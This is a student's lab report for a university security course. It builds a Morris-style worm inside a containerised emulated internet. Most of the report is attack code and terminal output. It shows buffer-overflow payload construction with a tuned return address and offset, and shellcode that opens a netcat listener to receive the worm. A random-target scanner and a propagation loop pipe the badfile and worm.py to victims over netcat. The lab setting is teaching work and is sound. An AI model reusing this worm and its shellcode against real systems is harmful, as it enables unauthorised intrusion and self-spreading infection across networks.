

CSE 406 report submission on Malware Design

Submitted by:

Simantika Bhattacharjee Dristi

ID:1705029


Setup

Step 1: Building containers for nano-internet and map

```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Aug 6 19:45
seed@VM: ~/internet-nano
Removing network internet-nano_net_152_net0
Removing network internet-nano_net_153_net0
[08/06/22]seed@VM:~/internet-nano$ dcbuild
Building morris-worm-base
Step 1/6 : FROM handsonsecurity/seed-ubuntu:large
--> cecb04fbf1dd
Step 2/6 : ARG DEBIAN_FRONTEND=noninteractive
--> Using cache
--> 7ce9046a91f5
Step 3/6 : COPY server /bof/server
--> Using cache
--> 0231ec7bb930
Step 4/6 : COPY stack /bof/stack
--> Using cache
--> 227aee5eb6e
Step 5/6 : RUN chmod +x /bof/server
--> Using cache
--> c8ef1cc72ea2
Step 6/6 : RUN chmod +x /bof/stack
--> Using cache
--> 054ca2bbeb0a
Successfully built 054ca2bbeb0a
Successfully tagged morris-worm-base:latest
Building ee6b6326cce7e5be4913cbfc86f3c820
Step 1/1 : FROM morris-worm-base
--> 054ca2bbeb0a
Successfully built 054ca2bbeb0a
Successfully tagged ee6b6326cce7e5be4913cbfc86f3c820:latest
Building hnode_151 host 0
Step 1/14 : FROM ee6b6326cce7e5be4913cbfc86f3c820
```

```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Aug 6 19:48
seed@VM: ~/map
Removing network map default
[08/06/22]seed@VM:~/map$ dcbuild
Building seedsim-client
Step 1/13 : FROM node:14
--> 52e5cabe9b9c
Step 2/13 : COPY start.sh /
--> Using cache
--> af400f513aa1
Step 3/13 : WORKDIR /usr/src/app
--> Using cache
--> b76e038b2c6d
Step 4/13 : COPY . .
--> Using cache
--> 3987417564f3
Step 5/13 : WORKDIR /usr/src/app/frontend
--> Using cache
--> 170e23f84b7f
Step 6/13 : RUN npm install
--> Using cache
--> 946903b794a3
Step 7/13 : RUN npm install -D webpack-cli
--> Using cache
--> 780b51ed86f6
Step 8/13 : RUN ./node_modules/.bin/webpack --mode production
```


Step 2: Starting the containers with dcup



The screenshot shows a terminal window titled 'seed@VM: ~/internet-nano'. The terminal output displays the following steps and commands:

```
---> Using cache
---> e30df2267858
Step 17/18 : COPY d3d51fdf7f4bad30dc5db560a01ce629 /interface_setup
---> Using cache
---> 9ba5129b13e3
Step 18/18 : CMD ["/start.sh"]
---> Using cache
---> f5b8501e26f4

Successfully built f5b8501e26f4
Successfully tagged internet-nano rs ix ix100:latest
08/06/22]seed@VM:~/internet-nano$ dcup
Creating network "internet-nano_default" with the default driver
Creating network "internet-nano_net_151_net0" with the default driver
Creating network "internet-nano_net_ix_ix100" with the default driver
Creating network "internet-nano_net_152_net0" with the default driver
Creating network "internet-nano_net_153_net0" with the default driver
Creating as152h-host_3-10.152.0.74 ... done
Creating as152h-host_2-10.152.0.73 ... done
Creating as151h-host_4-10.151.0.75 ... done
Creating internet-nano_ee6b6326cce7e5be4913cbfc86f3c820_1 ... done
Creating as152h-host_1-10.152.0.72 ... done
Creating as151h-host_3-10.151.0.74 ... done
Creating as153h-host_1-10.153.0.72 ... done
Creating internet-nano_morris-worm-base_1 ... done
Creating as151h-host_0-10.151.0.71 ... done
```




The screenshot shows a terminal window titled 'seed@VM: ~/map'. The terminal output displays the following steps and commands:

```
---> 4986d40105ee
Step 9/13 : WORKDIR /usr/src/app/backend
---> Using cache
---> c70704b3806c
Step 10/13 : RUN npm install
---> Using cache
---> 629c54dccfe2
Step 11/13 : RUN npm install -D typescript
---> Using cache
---> 6cea6171b734
Step 12/13 : RUN ./node_modules/.bin/tsc
---> Using cache
---> ab796f3e31e0
Step 13/13 : ENTRYPOINT ["sh", "/start.sh"]
---> Using cache
---> 0aff0ea02e79


Successfully built 0aff0ea02e79
Successfully tagged map seedsim-client:latest
08/06/22]seed@VM:~/map$ dcup
Creating network "map_default" with the default driver
Creating seedemu_client ... done
Attaching to seedemu_client
```

Task-1(Attack any target machine)


Step 1: Turning off address randomization



Step 2: Retrieving ebp and buffer address of target machine using netcat command from local machine




Step 3: Setting proper return address and offset(ebp-buffer address+4) in worm.py



```
26).encode('latin-1')
27
28
29# Create the badfile (the malicious payload)
30def createBadfile():
31    content = bytearray(0x90 for i in range(500))
32    #####
33    # Put the shellcode at the end
34    content[500-len(shellcode):] = shellcode
35
36    ret = 0xffffd5f8+0x24 # Need to change
37    offset = 116 # Need to change
38
39    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
40    #####
41
42    # Save the binary code to file
43    with open('badfile', 'wb') as f:
44        f.write(content)
45
46
47# Find the next victim (return an IP address).
48# Check to make sure that the target is alive.
49def getNextTarget():
50    return '10.151.0.71'
51
52
53#####
54
55print("The worm has arrived on this host ^_^", flush=True)
56
57# This is for visualization. It sends an ICMP echo message to
58# a non-existing machine every 2 seconds.
```

Step 4: Running worm.py and getting “Shellcode is running “ message in in target machine’s terminal. Buffer overflow attack on a target machine is successful.

Step 2: Running the server and configuring the attacker's machine as client that wants to send worm.py to a host node (specifically 10.151.0.71) on the internet.



```
seed@VM: ~/.../worm
[08/06/22] seed@VM: ~/.../worm$ cat worm.py | nc -w5 10.151.0.74 5000
[08/06/22] seed@VM: ~/.../worm$ cat worm.py | nc -w5 10.153.0.73 5000
[08/06/22] seed@VM: ~/.../worm$ cat worm.py | nc -w5 10.153.0.73 5000
[08/06/22] seed@VM: ~/.../worm$ cat worm.py | nc -w5 10.153.0.75 5000
[08/06/22] seed@VM: ~/.../worm$ cat worm.py | nc -w5 10.151.0.73 5000
[08/06/22] seed@VM: ~/.../worm$ cat worm.py | nc -w5 10.151.0.71 5000
[08/06/22] seed@VM: ~/.../worm$ cat worm.py | nc -w5 10.152.0.74 5000
[08/06/22] seed@VM: ~/.../worm$ cat worm.py | nc -w5 10.152.0.72 5000
[08/06/22] seed@VM: ~/.../worm$ cat worm.py | nc -w5 10.151.0.74 5000
[08/06/22] seed@VM: ~/.../worm$ cat worm.py | nc -w5 10.152.0.73 5000
[08/06/22] seed@VM: ~/.../worm$ cat worm.py | nc -w5 10.151.0.72 5000
[08/06/22] seed@VM: ~/.../worm$ cat worm.py | nc -w5 10.151.0.75 5000
[08/06/22] seed@VM: ~/.../worm$ cat worm.py | nc -w5 10.152.0.74 5000
[08/06/22] seed@VM: ~/.../worm$ cat worm.py | nc -w5 10.151.0.71 5000
[08/06/22] seed@VM: ~/.../worm$ cat worm.py | nc -w5 10.151.0.71 5000
[08/06/22] seed@VM: ~/.../worm$
```

Step 3: Checking if the target container now has worm.py in its bof folder.

```
seed@VM: ~/.../internet-nano
[08/06/22]seed@VM:~/.../internet-nano$ dockps
875c6c025e75 as151r-router0-10.151.0.254
28c47a7cd479 as151h-host_1-10.151.0.72
2aea7737ed2b as152r-router0-10.152.0.254
c13c51c0f9f9 as153h-host_0-10.153.0.71
7b21edc7f45e as152h-host_0-10.152.0.71
9d9969ce5511 as151h-host_2-10.151.0.73
79c29aa9f898 as152h-host_4-10.152.0.75
7c0e9df6aa76 as153h-host_2-10.153.0.73
1f45a4b3c177 as153r-router0-10.153.0.254
2ef99da11979 as153h-host_4-10.153.0.75
6bd1fb1bd022 as151h-host_0-10.151.0.71
22e911e9e406 as100rs-1x100-10.100.0.100
19b10301107f as153h-host_3-10.153.0.74
cb70e2257b11 as153h-host_1-10.153.0.72
859faf949f89 as151h-host_3-10.151.0.74
de9fedc64be0 as152h-host_1-10.152.0.72
7d0055e86c39 as152h-host_2-10.152.0.73
f7ee31034eea as151h-host_4-10.151.0.75
7ba87987dad0 as152h-host_3-10.152.0.74
11b9094d4cbb seedemu_client
848bf97c0d1a mysql-10.9.0.6
[08/06/22]seed@VM:~/.../internet-nano$ docksh 6b
root@6bd1fb1bd022:/# cd bof
root@6bd1fb1bd022:/bof# ls
server_stack_worm.py
```

Step 4: Checking if the target container's worm.py is the same as attacker machine's worm.py. Both files are identical. Task-2 is done.

```
SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Aug 6 20:49
seed
Trash
Resources
A2_solve
csrf
XSS
XSS_demo
SQL
worm_assignment


seed@VM: ~/.../internet-nano
server_stack_worm.py
root@6bd1fb1bd022:/bof# cat worm.py
#!/bin/env python3
import sys
import os
import time
import subprocess
from random import randint

# You can use this shellcode to run any command you want
shellcode= (
    "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
    "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
    "\x89\x41\x88\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
    "\xff\xff\xff"
    "AAAABBBBCCCCDDDD"
    "/bin/bash*"
    "\xc4"
    # You can put your commands in the following three lines.
    # Separating the commands using semicolons.
    # Make sure you don't change the length of each line.
    # The * in the 3rd line will be replaced by a binary zero.
    "echo '(^ ^) Shellcode is running (^ ^)';"
    "nc -lnv 5000 > worm.py"
    "123456789012345678901234567890123456789012345678901234567890"
)

worm_assignment
```


-----Task-3(Propagation)-----

Step 1: Generating random IP address and checking if it is alive.

A screenshot of a code editor window titled 'worm.py' with a file path of '~/.Desktop/worm_assignment/Labsetup/Labsetup/worm'. The editor shows Python code from line 42 to 68. A red rectangular box highlights the 'getNextTarget()' function, which is defined on line 56. The function uses a while loop to generate random IP addresses and checks if they are alive using a subprocess ping command. Comments on lines 48 and 49 describe the function's purpose. The code is as follows:

```
42
43 # Save the binary code to file
44 with open('badfile', 'wb') as f:
45     f.write(content)
46
47
48 # Find the next victim (return an IP address).
49 # Check to make sure that the target is alive.
50 def getNextTarget():
51     while True:
52         x=random.randint(151,155)
53         y=random.randint(70,80)
54         ip_addr="10."
55         ip_addr=ip_addr+str(x)+".0."+str(y)
56         print("hereee"+ip_addr)
57         try:
58             output = subprocess.check_output(f"ping -q -c1 -W1 {ip_addr}", shell=True)
59             result = output.find(b'l received')
60             if result == -1:
61                 print("Generate address again");
62             else:
63                 break
64         except:
65             print("Not a alive address")
66     return ip_addr
67 #####
68
```

Step 2: Creating subprocess to send worm.py to target machine.

```

worm.py
~/Desktop/worm_assignment/Labsetup/Labsetup/worm

64
65 print("The worm has arrived on this host ^_^", flush=True)
66
67 # This is for visualization. It sends an ICMP echo message to
68 # a non-existing machine every 2 seconds.
69 subprocess.Popen(["ping -q -i2 1.2.3.4"], shell=True)
70
71 # Create the badfile
72 createBadfile()
73
74 # Launch the attack on other servers
75 while True:
76     targetIP = getNextTarget()
77
78     # Send the malicious payload to the target host
79     print(f"*****", flush=True)
80     print(f">>>> Attacking {targetIP} <<<<", flush=True)
81     print(f"*****", flush=True)
82     #subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)
83
84     # Give the shellcode some time to run on the target host
85     time.sleep(6)
86     subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)
87     subprocess.Popen([f"cat worm.py | nc -w5"+" "+targetIP+" 5000"], shell=True)
88
89     #cat worm.py | nc -w5"+" "+targetIP+" 5000"
90
91     # Sleep for 10 seconds before attacking another host
92     time.sleep(10)
93

```

Step 3: Executing worm.py inside shellcode so that once effected victim machine executes worm.py recursively to propagate the worm to another machine.

